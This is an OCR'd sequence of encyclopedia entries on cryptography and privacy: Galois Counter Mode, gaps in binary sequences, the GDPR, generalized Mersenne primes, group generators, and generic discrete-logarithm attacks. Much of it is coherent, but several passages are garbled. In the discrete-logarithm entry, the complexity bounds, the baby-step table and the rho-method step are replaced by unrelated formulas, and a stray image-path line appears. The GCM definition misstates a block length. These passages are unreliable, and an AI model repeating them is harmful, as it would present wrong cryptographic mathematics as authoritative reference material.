The function *U* is a *polynomial hash* in a finite field of characteristic two. The message being hashed is partitioned into blocks, and the blocks are treated as the coefficients of a polynomial in the field $GF(2^w)$, and the polynomial is evaluated at the hash function key, using Horner's method. The multiplication of two elements $X, Y \in GF(2^w)$ is denoted as $X \cdot Y$, and the addition of *X* and *Y* is denoted as $X \oplus Y$. The function length(*S*) takes a bit string *S* with a length between zero and $2^{w/2}-1$, inclusive, and returns a $w/2$-bit string containing the nonnegative integer describing the number of bits in its argument, with the least significant bit on the right. The block cipher width *w* must be an even number. The additional authenticated data *A* is partitioned as $A_1, A_2, \ldots, A_{m-1}, A_m^*$, where the last bit string A_m^* may be a partial block of length *v*, and *m* and *v* denote the unique pair of positive integers such that the total number of bits in *A* is $(m-1)w + v$ and $1 \le v \le w$, when length(*A*) > 0; otherwise $m = v = 0$. The input *C* is partitioned into *w*-bit blocks $C_1, C_2, \ldots, C_{n-1}, C_n^*$, where F_2^s has length *v*. The universal hash function is defined by $U(H, A, C) = X_{m+n+1}$, where the variables $X_i \in GF(2^w)$ for $i = 0, \ldots, m + n + 1$ are defined recursively as

$$X_i = \begin{cases} 0 & \text{for } i = 0 \\ (X_{i-1} \oplus A_i) \cdot H & \text{for } i = 1, \ldots, m-1 \\ \left(X_{m-1} \oplus \left(A_m^* \| 0^{w-v}\right)\right) \cdot H & \text{for } i = m \\ (X_{i-1} \oplus C_{i-m}) \cdot H & \text{for } i = m+1, \ldots, m+n-1 \\ \left(X_{m+n-1} \oplus \left(C_n^* \| 0^{w-u}\right)\right) \cdot H & \text{for } i = m+n \\ \left(X_{m+n} \oplus \left(\text{length}(A) \| \text{length}(C)\right)\right) \cdot H & \text{for } i = m+n+1. \end{cases}$$

Here the value *H* is the hash key. The expression 0^l denotes a string of *l* zero bits, and $A \| B$ denotes the concatenation of two bit strings *A* and *B*.

The GCM authenticated encryption operation takes as inputs a secret key *K*, initialization vector *IV*, a plaintext *P*, and additional authenticated

data *A*, and gives as its outputs a ciphertext *C* and an authentication tag *T*. The operation is defined as

$$
\begin{aligned}
H &= E\left(K, 0^w\right) \\
Y_0 &= \begin{cases} IV \| 0^{31}1 & \text{if length}(IV) = w - 32 \\ U\left(H, \{\}, IV\right) & \text{otherwise.} \end{cases} \\
Y_i &= \text{incr}\left(Y_{i-1}\right) \text{ for } i = 1, \ldots, n \\
C_i &= P_i \oplus E\left(K, Y_i\right) \text{ for } i = 1, \ldots, n-1 \\
C_n^* &= P_n^* \oplus \text{MSB}_u\left(E\left(K, Y_n\right)\right) \\
T &= \text{MSB}_t\left(U\left(H, A, C\right) \oplus E\left(K, Y_0\right)\right)
\end{aligned}
\tag{1}
$$

The function $\text{MSB}_t(S)$ takes a bit string *S* and returns the bit string containing only the leftmost *t* bits of *S*, and the tag-length parameter *t* is fixed for each instance of the key. The hash key *H* is computed from *K* and can optionally be cached between invocations.

The initial counter Y_0 is computed from the IV; if the IV is not exactly $w - 32$ bits in length, then the hash *U* is applied to the IV. Performance at high data rates is better if the IV matches that length. The symbol {} denotes the bit string with zero length. The particular increment function incr() used in GCM treats the rightmost 32 bits of its argument as a nonnegative integer with the least significant bit on the right, and increments this value modulo 2^{32}, that is, incr($F \| I$) is $F \| (I + 1 \bmod 2^{32})$.

The inputs *P*, *A*, *IV*, *C*, and *T* are bit strings with lengths that obey the following relations:

$$
\begin{aligned}
0 \le \text{length}(P) &\le \left(2^{32} - 2\right) w \\
0 \le \text{length}(A) &\le 2^{w/2} \\
0 < \text{length}(IV) &\le 2^{w/2} \\
\text{length}(C) &= \text{length}(P) \\
\text{length}(T) &= t \le w,
\end{aligned}
\tag{2}
$$

where the secret key *K* has a length appropriate to the block cipher, and is only used as an input to that cipher. For each fixed value of *K*, it is essential for security that *each value of the IV must be distinct*, but those IV values need not have equal lengths.

The GCM authenticated decryption operation accepts the inputs *K*, *IV*, *C*, *A*, and *T*, as defined above. It outputs either the plaintext value *P* or the special symbol *FAIL* that indicates that its inputs are not authentic.

GCM is secure in the standard adaptive chosen plaintext and chosen ciphertext model of concrete security. If the block cipher cannot be distinguished from a random permutation, then an adversary will be unable to distinguish GCM ciphertexts from random strings of the same length, and will be unable to forge GCM authentication tags. This is true as long as the following bounds on the amount of data processed are respected, for a fixed value of the key:

$$\begin{aligned}&(l_{\mathrm{P}}/w+2q)^2 2^{-w-1}\\&\quad -q\Big((l_{\mathrm{P}}/w+2q)\left\lceil l_{\mathrm{IV}}/w+1\right\rceil 2^{1-w}+\\&\quad \left\lceil l/w+1\right\rceil 2^{-t}\Big)\ll 1\end{aligned}$$

where the number of encryption and/or decryption operations is q, the total number of plaintext or ciphertext bits processed is denoted l_{P} and where length(*C*) + length(*A*) ≤ l and length(*IV*) ≤ l_{IV} for each query.

Applications

GCM is used in a wide number of standards, including IEEE 802.1AE Ethernet Security, IETF Internet Protocol Security (IPsec) and Transport Layer Security (TLS), and IEEE 1619.1 storage encryption. The algorithm itself is recommended in NIST Special Publication 800-38D.

When GCM is used with zero-length plaintext input, it acts as a message authentication code (MAC). This use is called GMAC, and it is an *incremental* MAC: after computing the GMAC value of message *M*, the computational cost of computing the GMAC value of message *M′* is proportional to the hamming weight between those messages. If the messages differ in only a few bit locations then the MAC of *M′* can be easily computed from the MAC of *M*. This property of GMAC follows from the algebraic properties of its hash function; it is highly useful for protecting data at rest.

Open Problems

GCM has been criticized for being vulnerable to a *multiple forgery attacks*, in which an attacker who succeeds in crafting a single forgery will be able to use information gleaned from that success to perpetrate additional forgeries. This is not a significant security issue unless the authentication tag size *t* is small. Another criticism is that security degrades with the length of messages that are processed. These demerits are due to the choice of hash function used in GCM, which also bring low computational cost and low latency. It is an open problem to design an authenticated encryption algorithm with all of its benefits, but none of its demerits.

Cross-References

Authenticated Encryption
Block Ciphers
MAC Algorithms
Modes of Operation of a Block Cipher
Symmetric Cryptosystem

Recommended Reading

Dworkin M (Nov 2007) Recommendation for block cipher modes of operation: galois/counter mode (GCM) and GMAC. NIST Special Publication 800-38D, National Institute of Standards and Technology, Gaithersburg

McGrew D (Dec 2005) Efficient authentication of large, dynamic data sets using Galois/counter mode (GCM). In: Third international IEEE security in storage workshop, San Francisco

McGrew D, Viega J (Oct 2004) The security and performance of the Galois/counter mode (GCM) of operation. In: Proceedings of INDOCRYPT04, Chennai. Springer, Berlin. Full paper available from the IACR cryptology ePrint archive: Report 2004/193. http://eprint.iacr.org/2004/193/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300403

Galois Message Authentication Code

GMAC

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_350

Gap

Tor Helleseth[5] ✉
(5) The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

✉ **Tor Helleseth**
Email: Tor.Helleseth@ii.uib.no

Definition

A gap of length k in a binary sequence is a set of k consecutive 0s flanked by 1s (run).

Applications

The number of gaps in a sequence is important in Golomb's randomness postulates (Golomb 1967) to evaluate the randomness of a sequence.

Cross-References

Golomb's Randomness Postulates
Maximal-Length Sequences
Pseudo-Noise Sequences (PN-Sequences)
Run
Sequences

Recommended Reading

Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300404

GCD

Greatest Common Divisor

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300405

GCM

Galois Counter Mode

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300406

GDPR

General Data Protection Regulation (GDPR)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300407

Gene

DNA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1811

General Data Protection Regulation (GDPR)

Sergio Barezzani[6] ✉
(6) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Sergio Barezzani**
Email: sergio.barezzani@unimi.it

Synonyms

GDPR; Regulation EU 2016/679

Definition

The General Data Protection Regulation or GDPR, officially Regulation (EU) 2016/679 of the European Parliament and of the Council of April 27, 2016, has applied since May 25, 2018. The GDPR focuses on the protection of natural persons with respect to personal data processing and free movement of such data.

Background

1950: in the European Convention on Human Rights (Council of Europe 1950) article 8 paragraph 1 it is stated that: “Everyone has the right to respect for his private and family life, his home and his correspondence”. The extraordinary development of computer science has since then driven to the digitization of personal information and to the processing of personal

data by means of digital technologies in an ever-increasing number of scenarios. Personal data protection has been put front and center in the discussion of the protection of natural person's fundamental rights and freedoms. "Protection of personal data" is the title of Article 8 of the Charter of Fundamental Rights of the European Union (European Convention 2000) that sets key principles found in the GDPR including: everyone has the right to the protection of personal data that must be processed fairly for specified purposes. A comprehensive description of the relevant context is out of scope, but it is worth mentioning that the GDPR follows the Council of Europe Convention 108 (1981), that it repeals Directive 95/46/EC (Data Protection Directive) and that since the GDPR is a European Union (EU) regulation, it is directly applicable enabling a more uniform approach to data protection. GDPR is a cornerstone of data protection in the EU, but there are also other important references to consider including (but not limited to): Directive (EU) 2016/680 (processing of personal data by competent authorities for the purposes of the prevention, investigation, detection, or prosecution of criminal offenses or the execution of criminal penalties), Regulation (EU) 2018/1725 (processing of personal data by the Union institutions, bodies, offices, and agencies) (European Parliament and Council 2018) and Directive 2002/58/EC (processing of personal data and the protection of privacy in the electronic communications sector).

Theory

GDPR is structured in 173 recitals and 99 articles organized in 11 chapters (in a few cases structured in sections). An overview of major concepts underpinning the GDPR follows. For a more precise and complete reference, consult the original text of the GDPR (European Parliament and Council 2016).

Chapter I: General provisions

Chapter I (articles 1 to 4) focus is on general provisions such as defining the regulation subject-matter, objectives, scope (material and territorial), and providing definitions. About subject-matter and objectives (Art. 1), it is important to note that the regulation protects fundamental rights of natural persons (not juridical persons) in particular the right to the protection of

personal data (par. 2) and (par. 3) the free movement of personal data within the Union, highlighting the focus on finding a balance between these opposite needs. About the territorial scope (Art. 3) as highlighted by the European Data Protection Board (EDPB) (EDPB 2018), there are two main considerations: establishment and targeting, meaning that under a given set of circumstances the GDPR might also apply to controllers and processors established outside of the Union. Art. 4 provides definitions, a few examples are: “personal data’ (a very broad definition including any information relating to an identified or identifiable natural person), “personal data processing” (any operation including but not limited to storing, modifying, and also deleting personal data), the roles of stakeholders involved in personal data processing such as (among others): the “data subject” (the natural person the personal data refer to), the “controller” (that establishes the purposes and means of personal data processing), and the “processor” (that processes personal data on behalf of the controller).

Chapter II: Principles

Chapter II focus is on personal data processing principles (Articles 5 to 11). Accordingly to Art. 5 personal data shall be processed lawfully, fairly, and in a transparent manner, shall be collected for specified, explicit, and legitimate purposes, shall be adequate, relevant, and limited to what is necessary in relation to the purposes (principle of data minimization), shall be accurate, shall be kept in a form that allows to identify the data subject for no longer than necessary for the purposes (storage limitation), and shall be processed in a way that ensures data integrity and confidentiality. Art. 6 focus is on personal data processing lawfulness that requires at least one among several conditions to hold: data subject consent, necessity to process personal data for the performance of a contract to which the data subject is party, processing for compliance with a legal obligation to which the controller is subject, and others. A further condition is that data processing is necessary for the purposes of the legitimate interests pursued by the controller or a third party, except where such interests are overridden by the interests or fundamental rights and freedoms of the data subject, in such case it becomes particularly relevant a preliminary assessment of the balance between legitimate interests and data subject risks, as described in Art. 35 (DPIA). Art. 7 focus is on the conditions for consent that have been

also further described by the EDPB (EDPB 2020): the controller shall be able to demonstrate to have collected the consent that must be freely given (as an example the performance of a contract shall not be conditional on the consent about personal data not necessary for the performance of the contract), informed (the controller must ensure that the request of consent is clearly stated and includes information as data processing purposes, controller identity, data categories, recipients, the right to withdraw consent), specific to the processing purpose, unambiguous with further attention dedicated to minors. Personal data are not all equal: there are special categories of personal data that might entail higher risks when processed (personal data revealing racial origin, political opinions, religious, or philosophical beliefs, the processing of genetic data, biometric data, as well as other categories descried in Art. 9 and 10). In these cases, data processing shall be prohibited except if specific conditions apply.

Chapter III: Rights of the Data Subject

Chapter III (articles 12 to 23) is focused on the rights of data subjects, and it is organized in five sections dealing with transparency, modalities for the exercise of the rights of the data subject, the description of the information to be provided to the data subject, the rights of the data subject, and the restrictions the Union or Member State laws may introduce. Art. 13 is focused on the information to be provided at the time personal data are collected from the data subject, while Art. 14 focuses on the cases where personal data are not collected from the data subject: the controller must notify to the data subject a similar set of information within a given period of time, including (but not limited to): the identity and contacts of the controller, purposes of processing, legitimate interest if applicable, recipients if any, and the intention to transfer personal data to a third country or international organization, as well as the limitation of the period of time data will be stored. The information to be provided includes also the data subject rights including (among others): the right to access, obtain rectification and erasure of personal data, data portability, to withdraw consent, and to lodge a complaint with a supervisory authority. The controller shall also inform the data subject if data are collected based on a statutory or contractual requirement or other cases whether a data subject is obliged to provide personal data and of the possible consequences of not providing them. The controller shall also inform about automated decision-

making, including profiling and the right to object (a topic of ever-growing interest due to the adoption of Artificial Intelligence, please consider Art. 4 and Art. 22). If the controller intends to further process personal data already collected for purposes other than that for which have been originally collected, the controller shall inform the data subject prior to that further processing.

Chapter IV: Controller and Processor

Chapter IV (articles 24 to 43) is organized in five sections. Section 1 is focused on general obligations of the controller including: controller accountability, risk management approach to data protection, and measures to be assessed and adopted. The controller (Art. 24) shall preventively implement appropriate technical and organizational measures to ensure processing is performed in accordance with the GDPR, considering topics as nature, scope, context, and purposes of processing, as well as likelihood and severity of risks for the rights of natural persons. The controller shall also be able to demonstrate that processing is performed in accordance with the GDPR. It is worth noticing that the controller, once measures have been adopted, shall review and update them as needed. Art. 25 introduces another key concept: data protection by design and by default, while in Art. 28, scenarios are considered where processing is carried out by a processor on behalf of the controller, that shall rely only on processors providing guarantees to implement adequate measures. A contract or other legal act (stipulating the obligations of the processor) shall be in place. In Art. 29, it is clarified that any person who has access to personal data shall not process such data except on instructions from the controller. Art. 30 marks another important point: the records that a controller and a processor shall maintain (with few exceptions) that include controller’s name and contact, data protection officer contacts where applicable, purposes of processing, categories of data subjects and personal data processed, intention to transfer data to a third country, and other information. Records shall be made available to the supervisory authority on request. Section 2 focuses on security of personal data: in Art. 32, it is clarified that technical and organizational measures to ensure an appropriate level of security shall include among others: pseudonymization, encryption, ability to ensure confidentiality, integrity, availability and resilience of processing systems and services, and to restore access to personal data in a timely manner. It is

also remarkable the importance given to the existence of a process for regularly testing the effectiveness of the measures adopted. The notification of a personal data breach to the supervisory authority is the subject of Art. 33 while Art. 34 is focused on the communication to data subjects. Section 3 is dedicated to another cornerstone of data protection: impact assessment and prior consultation, as described in Art. 35. Section 4 outlines roles and responsibilities of another major stakeholder: the data protection officer (DPO) specifying the cases in which a DPO shall be designated, DPO organizational position and tasks. Section 5 is dedicated to the codes of conduct and certification. In the GDPR, the adherence to such codes of conduct and certification does not change responsibilities but may be used as an element by which to demonstrate accountability and compliance. Codes of conduct and certification described in Section 5 are interesting topics: the EDPB website offers up to date information on the matter.

Chapter V: Transfer of Personal Data to Third Countries or Internal Organizations

A key concept underlying Chapter V (articles 44 to 50) is that any personal data transfer to a third country or international organization shall take place ensuring that the level of protection of natural persons guaranteed by the GDPR is not undermined. This is a very important topic since it is crucial in scenarios that are quite common nowadays including (but not limited to): cloud computing services provided by means of data centers localized in a third country, services provided by platforms hosted in third countries, and much more. The transfer of personal data to third countries or international organizations is a very important topic due to the debate generated by court cases, guidelines, and opinions that could be followed referring among others to the EDPB, supervisory authorities, EU Commission, and Parliament web sites.

Chapter VI: Independent Supervisory Authorities

Chapter VI (articles 51 to 59) is organized in two sections describing the independent status, competence, tasks, and powers of the public supervisory authorities in each Member State responsible: for monitoring the application of the GDPR, to protect the fundamental rights and freedoms of natural persons in relation to personal data processing, and to facilitate is the free flow of such data within the Union. It is worth mentioning that, as

stated in Art. 1 of the GDPR, also when describing the independent supervisory authorities, the protection of natural person rights and freedoms are mentioned in conjunction with the free flow of data within the Union. Member State supervisory authorities publish annual reports on their activities, decisions, guidelines, news, and much more. These are fundamental references to anyone dealing with personal data processing: a recent example is the decision about Chat GPT adopted by the Italian supervisory authority (Garante per la Protezione dei Dati Personali 2023).

Chapter VII: Cooperation and Consistency

Chapter VII (articles 60 to 76) is organized in three sections focusing on the cooperation among supervisory authorities, consistency, and on the EDPB (composed by the head of a supervisory authority of each Member State and of the European Data Protection Supervisor (EDPS) an independent EU body responsible for monitoring the application of data protection rules within EU institutions established by Regulation EU 2018/1725) (European Parliament and Council 2018). EDPB shall ensure the consistent application of the GDPR performing several tasks that include: issuing guidelines, recommendations, and best practices on several topics, as well as publishing annual reports that are important sources of information.

Chapter VIII: Remedies, Liability, and Penalties

Chapter VIII (articles 77 to 84) topics include but are not limited to: the right of the data subject to lodge a complaint with a supervisory authority, the right of any person who suffered a material or non-material damage as the result of an infringement of the GDPR to receive a compensation accordingly to the conditions described in Art. 82. Art. 83 describes the general conditions for imposing administrative fines that shall be effective, proportionate, and dissuasive within limits that might reach several million euros or a percentage of the worldwide annual turnover.

Chapter IX: Provisions Relating to Specific Processing Situation

Chapter IX (articles 85 to 91) focus is on provisions related to specific situations including but not limited to processing and freedom of expression, public access to official documents, and employment.

Chapter X: Delegated Acts and Implementing Acts

Chapter X Articles 92 and 93 deal with delegated and implementing acts.

Chapter XI: Final Provisions

Chapter XI (articles 94 to 99) include the repeal of Directive 95/46/EC and the provision that: references to the Working Party on the Protection of Individuals with regard to the Processing of Personal Data established by Article 29 of Directive 95/46/EC (also WP29) shall be construed as references to the EDPB. Another provision is that from 2020, every 4 years the EU Commission shall submit a report (European Commission 2020) on the evaluation and review of the GDPR to the European Parliament and Council, a very important source of information about status and outlook of the application of the GDPR.

Open Problems and Future Directions

Data protection is in continuous evolution with several topics attracting attention. As an example, global scenarios where personal data are processed cross-border fuel the debate about transferring data to third countries and international organizations. The EDPB together with supervisory authorities offer a broad perspective about international data transfers as well as other topics such as the definition of code of conducts and certification schemes from an EU point of view (EDPB 2019). Profiling and automated decision-making scenarios represent well-established area of attention that are made even more challenging when considered in the perspective of the seemingly endless advancement of technologies such as Big-Data, Internet of Things, and moreover Artificial Intelligence. Deep Learning is raising the bar higher, increasing the complexity of personal data processing along multiple directions, to name one: several deep learning solutions to achieve the desired levels of accuracy might require access to massive amount of data, potentially also personal data, driving up the scale of the data protection problem to be considered. From another angle: Deep Learning models learn from data; therefore, it must be evaluated whether to grant access to large-scale datasets of personal information as they are or rather to obfuscate data to preserve privacy at the risk of a worst accuracy. These are just a few aspects concerning personal data processing in a context of continuous evolution, that requires an

innovation of legal, technical and organizational frameworks, policies, techniques, and solutions. Following these innovation trends is very interesting, focusing on the research activities carried out in the public and private sectors, as well as observing the evolution of the EU regulation landscape, as an example with the proposal from the European Commission of an EU regulation on Artificial Intelligence (European Commission 2021).

Cross-References

Artificial Intelligence Act (AI Act) and the GDPR
Data Protection by Design and by Default (DPbDD)
Data Protection Impact Assessment (DPIA)

References

Council of Europe (1950) European Convention on Human Rights. https://coe.int/en/web/human-rights-convention/the-convention-in-1950

EDPB (2018) Guidelines 3/2018 on the territorial scope of the GDPR (Article 3) – version adopted after public consultation. https://edpb.europa.eu/our-work-tools/our-documents/guidelines/guidelines-32018-territorial-scope-gdpr-article-3-version_en

EDPB (2019) Guidelines 1/2018 guidelines 1/2018 on certification and identifying certification criteria in accordance with Articles 42 and 43 of the Regulation – version adopted after public consultation. https://edpb.europa.eu/our-work-tools/our-documents/guidelines/guidelines-12018-certification-and-identifying_en

EDPB (2020) Guidelines 5/2020 guidelines 05/2020 on consent under Regulation 2016/679. https://edpb.europa.eu/our-work-tools/our-documents/guidelines/guidelines-052020-consent-under-regulation-2016679_en

European Commission (2020) Communication from the commission to the European parliament and the council (COM(2020) 264 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A52020DC0264

European Commission (2021) Proposal for a regulation (artificial intelligence act) (COM(2021) 206 final). https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX:52021PC0206

Europan Convention (2000) Charter of Fundamental Rights of the European Union. https://www.europarl.europa.eu/charter/pdf/text_en.pdf

European Parliament and Council (2016) Regulation (EU) 2016/679. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32016R0679

European Parliament and Council (2018) Regulation (EU) 2018/1725. https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=celex:32018R1725

Garante Per la Protezione dei Dati Personali (2023) Doc-web: 9870847. https://www.garanteprivacy.it/home/docweb/-/docweb-display/docweb/9870847#english

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_32

Generalized Mersenne Prime

Jerome A. Solinas[7] ✉
(7) National Security Agency, Ft Meade, Savage, MD, USA

✉ **Jerome A. Solinas**
Email: jasolin@orion.ncsc.mil

Definition

Generalized Mersenne Prime is a *prime number* of the form

$$p = f\ (2^m)\,,$$

where $f(t)$ is a low-degree polynomial with small integer coefficients.

Applications

Generalized Mersenne primes are useful in *public-key cryptography* because reduction modulo these primes can be very fast using a generalization of the technique used for *Mersenne primes*. In particular, the integer division by p is replaced by a small number of additions and subtractions and some bit shifts.

In practice, m is taken to be a multiple of the word size of the machine in order to eliminate the need for shifting bits within words. The precise rule for modular reduction (*modular arithmetic*) depends on $f(t)$.

The simplest example is

$$p = 2^{192} - 2^{64} - 1.$$

In this case, $f(t) = t^3 - t - 1$, and one has

$$\sum_{i=0}^{5} c_i t^i \equiv b_2 t^2 + b_1 t + b_0 \pmod{f(t)},$$

where

$$\begin{aligned} b_0 &= a_0 + a_3 + a_5 \\ b_1 &= a_1 + a_3 + a_4 + a_5 \\ b_2 &= a_2 + a_4 + a_5 \end{aligned}$$

This yields the following reduction algorithm for $p = f(2^{64})$. A positive integer modulo p^2 is represented as the concatenation of six 64-bit words

$$(c_5\ c_4\ c_3\ c_2\ c_1\ c_0),$$

which represents

$$c = \sum_{i=0}^{5} c_i \cdot 2^{64i}.$$

Then

$$c \equiv s_0 + s_1 + s_2 + s_3 \pmod{p},$$

where the s_i are the integers represented by the following concatenations of the six words:

$$\begin{aligned} s_0 &= \begin{pmatrix} c_2 & c_1 & c_0 \end{pmatrix} \\ s_1 &= \begin{pmatrix} 0 & c_3 & c_3 \end{pmatrix} \\ s_2 &= \begin{pmatrix} c_4 & c_4 & 0 \end{pmatrix} \\ s_3 &= \begin{pmatrix} c_5 & c_5 & c_5 \end{pmatrix}. \end{aligned}$$

In the general case, one derives the reduction formulae by writing down the reductions (mod $f(t)$) of t^j for $d \le j < 2d$, where d is the degree of f. One then rearranges the terms to minimize the numbers of additions and subtractions. Details can be found in Solinas (1999).

To find a generalized Mersenne prime of a given bit size, one lists the small-coefficient integer polynomials $f(t)$ of appropriate degrees and

chooses the one for which $f(2^m)$ is prime and whose reduction rules require the smallest number of additions and subtractions.

The US National Institute for Standards and Technology (NIST) has standardized four generalized Mersenne primes, including the above example, in its *Digital Signature Standard* (Federal Information Processing Standard (FIPS) 2009).

A useful generalization of generalized Mersenne primes is generalized Mersenne numbers. A near-prime (i.e., a small multiple of a large prime) of the generalized Mersenne form can be used in *elliptic curve cryptography* almost as easily as a prime modulus. If m is a generalized Mersenne number divisible by a large prime p, then one implements the cryptography over an elliptic curve over the *field* F_p. The arithmetic is carried out modulo m (using the appropriate reduction rules) and is additionally reduced modulo p at the end of the calculation. This can sometimes be advantageous if a generalized Mersenne near-prime exists requiring significantly fewer additions and subtractions than any available generalized Mersenne prime.

Recommended Reading

Federal Information Processing Standard (FIPS) 186-3 (June 2009) Digital signature standard. http://csrc.nist.gov/publications/PubsFIPS.html

Solinas JA (1999) Generalized Mersenne numbers. Centre for Applied Cryptographic Research (CACR) Tech. Report 99–39. http://www.cacr.math.uwaterloo.ca/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_410

Generator

Burt Kaliski[8] ✉
(8) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Base

Definition

A *generator* is an element of a group from which all other elements of the group may be obtained by repeated application of the group operation.

Theory

An element *g* of a group is said to *generate* that group if the set of elements

$$g, g^2, g^3, \ldots$$

(where the group law is denoted here as multiplication) traverses all of the elements in the group. Such an element is a *generator*. In other words, *g* is a generator of a group if and only if every element *y* in the group can be expressed as

$$y = g^x$$

for some *x*. Every cyclic group has at least one generator, and a group that is generated by a single element is cyclic by definition.

When the group is a multiplicative group modulo an integer n, a generator is also called a *primitive root* of n.

Applications

A generator (sometimes also called the *base*) is one of the parameters in several cryptosystems, including Diffie–Hellman key agreement and the Digital Signature Standard.

Cross-References

- Group
- Order
- Primitive Element
- Subgroup

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_452

Generic Attacks Against DLP

Dan Gordon[9] ✉
(9) IDA Center for Communications Research, San Diego, CA, USA

✉ **Dan Gordon**
Email: gordon@ccrwest.org

Synonyms

Black box algorithms

Definition

Given elements g and y in a cyclic group G, the discrete logarithm problem (DLP) is to find an x such that $g^x = y$. An algorithm for solving the DLP that does not use any properties of G, but only composes, inverts, and compares elements g^a and y^b, is called a generic algorithm.

Background

Let G be a cyclic group of order n. Nechaev (1994) and Shoup (1997) Showed that generic algorithms against the DLP in G must take $U = \mathbb{Z}_p$ time (O-notation). Shor showed that a quantum computer can solve a discrete logarithm problem in *any* group in polynomial time, but whether a sufficiently large quantum computer can be built is still an open problem, refer post-quantum cryptography for details.

A *black box group* is a group where the elements are encoded as bit strings, and group operations are done by an oracle. For such a group, the only method of solving the DLP is a generic algorithm.

Theory

Shanks (1969) gave the first generic algorithm better than a brute-force search. Let $\mathscr{S}(a) = \texttt{ok}$. He constructs two tables, one starting at 1 and taking "giant steps" of length *m*:

$$1, g^m, g^{2m}, \ldots, g^{(m-1)m}$$

and one of "baby steps" of length *y*:

$$C = (a,\ \hat{a},\ c,\ d) \in G^4$$

He then sorts these lists and looks for a match. If he finds $g^{im} = yg^j$, then $y = g^{im-j}$, and so $x = im-j$. Any $x \in [0, n-1]$ may be written in this form for $i, j \le m$, so this algorithm will always succeed.

The time for this algorithm is $U = \mathbb{Z}_p$ group operations, plus the time to find collisions in the two lists. This may be done either by sorting the lists or using hash tables.

The drawback to Shanks' *baby-step giant-step* algorithm is that it requires $\alpha \in \mathbb{Z}_p$ space as well as time. Pollard (1978) gave two methods that use negligible space and still run in $\alpha \in \mathbb{Z}_p$ time: the rho method and the kangaroo method. They are not deterministic but depend on taking pseudorandom walks in *G*.

For the *Pollard rho method*, divide the elements of *G* into three subsets, S_1, S_2, and S_3, say by the value of a hash of the elements modulo three. Define a walk by $h_0 = 1$ and

$$h_{i+1} = \begin{cases} h_i y & \text{if } h_i \in S_1 \\ h_i^2 & \text{if } h_i \in S_2 \\ h_i g & \text{if } h_i \in S_3 \end{cases}$$


At each step

$$\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$$

for some a_i, b_i. (In particular, $(a_0, b_0) = (0, 0)$ initially, and $(a_{i+1}, b_{i+1}) = (a_i, b_i + 1)$, $(2a_i, 2b_i)$, or $(a_i + 1, b_i)$, depending on the hash value.) Eventually, this walk must repeat. If $h_i = h_j$, then

$$x \equiv \frac{a_j - a_i}{b_i - b_j} \pmod{n}.$$

If $b_i - b_j$ is relatively prime to n (which is very likely if n is prime), this gives x. Figure 1 illustrates the rho method walk.



